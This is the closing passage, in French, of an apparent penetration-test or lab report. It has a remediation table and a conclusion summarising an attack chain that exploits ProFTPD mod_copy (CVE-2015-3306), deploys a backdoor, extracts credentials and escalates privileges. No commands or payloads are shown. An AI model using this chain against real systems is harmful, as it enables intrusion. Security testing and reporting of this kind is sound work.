Court (2)	Supprimer backdoors & verrouiller upload dirs	Éliminer accès persistant / prévenir uploads malveillants
Moyen (3)	Hardening (AppArmor/SELinux, chemins absolus)	Réduction des risques à long terme

Légende : Actions classées par priorité et objectif, applicables au périmètre testé.

Conclusion

En conclusion, le test réalisé met en évidence une chaîne d'attaque complète (reconnaissance → scan → identification de vulnérabilités → exploitation → escalade de privilèges) exploitant notamment ProFTPD (`mod_copy` — CVE-2015-3306) et des vecteurs applicatifs identifiés côté web.

L'impact observé (déploiement d'un backdoor, extraction d'identifiants et lecture du `root_flag`) confirme un risque élevé pour la confidentialité et l'intégrité du système testé. Les actions immédiates recommandées sont l'isolement/patching du service FTP, la suppression des backdoors et la correction des binaires SUID, suivies d'un audit applicatif complet et d'une rotation des identifiants compromis.